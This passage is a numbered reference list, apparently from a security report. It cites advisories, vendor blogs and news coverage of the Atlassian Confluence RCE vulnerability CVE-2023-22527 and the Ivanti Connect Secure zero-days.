2. Cyble. (2024, January 30). Active exploitation of Atlassian Confluence RCE vulnerability (CVE-2023-22527). Retrieved from <https://cyble.com/blog/exploitation-of-atlassian-confluence-rce-vulnerability-cve-2023-22527/>
3. National Institute of Standards and Technology. (2024, January 16). NVD - CVE-2023-22527. Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2023-22527>
4. Atlassian. (2024, January 16). FAQ for CVE-2023-22527. Retrieved from <https://confluence.atlassian.com/kb/faq-for-cve-2023-22527-1332810917.html>
5. Tenable. (2024, January 24). CVE-2023-22527: Atlassian Confluence data center and server template injection exploited in the wild. Retrieved from <https://www.tenable.com/blog/cve-2023-22527-atlassian-confluence-data-center-and-server-template-injection-exploited-in-the>
6. Vulners. (N/A). CVE-2023-22527. Retrieved from <https://vulners.com/search?query=CVE-2023-22527>
7. Red Canary. (2023, November 8). Adversaries exploit Confluence vulnerability to deploy ransomware. Retrieved from <https://redcanary.com/blog/confluence-exploit-ransomware/>
8. eSentire. (2024, January 17). Maximum Severity Confluence Vulnerability (CVE-2023-22527). Retrieved from <https://www.esentire.com/security-advisories/maximum-severity-confluence-vulnerability-cve-2023-22527>
9. Project Discovery. (2024, January 22). Atlassian Confluence - Remote Code Execution (CVE-2023-22527). Retrieved from <https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/>
10. Atlassian. (2024, January 16). CVE-2023-22527 - RCE (Remote Code Execution) Vulnerability In Confluence Data Center and Confluence Server. Retrieved from <https://confluence.atlassian.com/security/cve-2023-22527-rce-remote-code-execution-vulnerability-in-confluence-data-center-and-confluence-server-1333990257.html>
11. JIRA. (2024, January 4). CONFSERVER-93833 - RCE (Remote Code Execution) in Confluence Data Center and Server. Retrieved from <https://jira.atlassian.com/browse/CONFSERVER-93833>
12. SOC Prime. (2024, January 23). CVE-2023-22527 Detection: Maximum Severity RCE Vulnerability in Atlassian's Confluence Server and Data Center Exploited in the Wild. Retrieved from <https://socprime.com/blog/cve-2023-22527-detection-maximum-severity-rce-vulnerability-in-atlassians-confluence-server-and-data-center-exploited-in-the-wild/>
13. Picus Security. (2024, January 23). CVE-2023-22527: Another OGNL Injection Leads to RCE in Atlassian Confluence. Retrieved from <https://www.picussecurity.com/resource/blog/cve-2023-22527-another-ognl-injection-leads-to-rce-in-atlassian-confluence>
14. Trend Micro. (2024, February 7). Unveiling Atlassian Confluence Vulnerability CVE-2023-22527: Understanding and Mitigating Remote Code Execution Risks. Retrieved from [https://www.trendmicro.com/en\\_ie/research/24/b/unveiling-atlassian-confluence-vulnerability-cve-2023-22527--und.html](https://www.trendmicro.com/en_ie/research/24/b/unveiling-atlassian-confluence-vulnerability-cve-2023-22527--und.html)
15. HivePro. (2024, January 24). Critical RCE Flaw in Atlassian Confluence Sparks Active Exploitation. Retrieved from [https://www.hivepro.com/wp-content/uploads/2024/01/Critical-RCE-Flaw-in-Atlassian-Confluence-Sparks-Active-Exploitation\\_TA2024030.pdf](https://www.hivepro.com/wp-content/uploads/2024/01/Critical-RCE-Flaw-in-Atlassian-Confluence-Sparks-Active-Exploitation_TA2024030.pdf)

16. Recorded Future. (2024, January). CVE Monthly, January 2024. Retrieved from <https://go.recordedfuture.com/hubfs/reports/cve-monthly-202401.pdf>
17. The Record. (2024, January 24). Cybersecurity experts warn of new vulnerabilities affecting Apple, Atlassian, and Fortra products. Retrieved from <https://therecord.media/cybersecurity-experts-warn-of-vulnerabilities-apple-atlassian-fortra>
18. VulnCheck. (2024, February 2). There Are Too Many Damn Honeypots. Retrieved from <https://vulncheck.com/blog/too-many-honeypots>
19. SecureStack. (2023, November 7). Confluence-Aggedon! Atlassian Confluence plagued by two CVSS 10 CVEs!. Retrieved from <https://securestack.com/confluence-aggedon/>
20. GreyNoise. (2024, January). Query Results. Retrieved from [https://viz.greynoise.io/query/tags:"Atlassian Confluence Template Injection RCE Attempt"](https://viz.greynoise.io/query/tags:)
21. Medium. (2024, January 22). CVE-2023-22527 Atlassian Confluence-RCE. Retrieved from [https://medium.com/@cyber\\_dark/cve-2023-22527-atlassian-confluence-rce-c7841e8bcab7](https://medium.com/@cyber_dark/cve-2023-22527-atlassian-confluence-rce-c7841e8bcab7)
22. AttackerKB. (2024, January 16). CVE-2023-46805: Rapid7 Analysis. Retrieved from <https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis>
23. Beaumont, K. (2024, January 10). "A Shodan search for ..." Retrieved from <https://cyberplace.social/@GossiTheDog/111733024146282084>
24. Bleeping Computer. (2024, January 10). Ivanti warns of Connect Secure zero-days exploited in attacks. Retrieved from <https://www.bleepingcomputer.com/news/security/ivanti-warns-of-connect-secure-zero-days-exploited-in-attacks/>
25. Dormann, W. (2024, January 18). This money gets you some pretty cool stuff, though... [Tweet]. Retrieved from <https://infosec.exchange/@wdormann/111773557274385196>
26. ISR - Information Security Research. (2024, January 31). Cybersecurity Bulletin - January 2024. Retrieved from <https://www.linkedin.com/pulse/siber-güvenlik-bülteni-ocak-2024-jdf2f/>
27. Mandiant. (2024, February 2). Cutting Edge: Suspected APT Targets Ivanti Zero-Day Exploitation. Retrieved from <https://www.mandiant.com/resources/blog/suspected-apt-targets-ivanti-zero-day>
28. TuxCare. (2024, February 5). Mitigate Ivanti Vulnerabilities: CISA Issues Emergency Directive. Retrieved from <https://tuxcare.com/blog/mitigate-ivanti-vulnerabilities-cisa-issues-emergency-directive/>
29. Volexity. (2024, January 10). Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN. Retrieved from <https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/>
30. Volexity. (2024, January 15). Ivanti Connect Secure VPN Exploitation Goes Global. Retrieved from <https://www.volexity.com/blog/2024/01/15/ivanti-connect-secure-vpn-exploitation-goes-global/>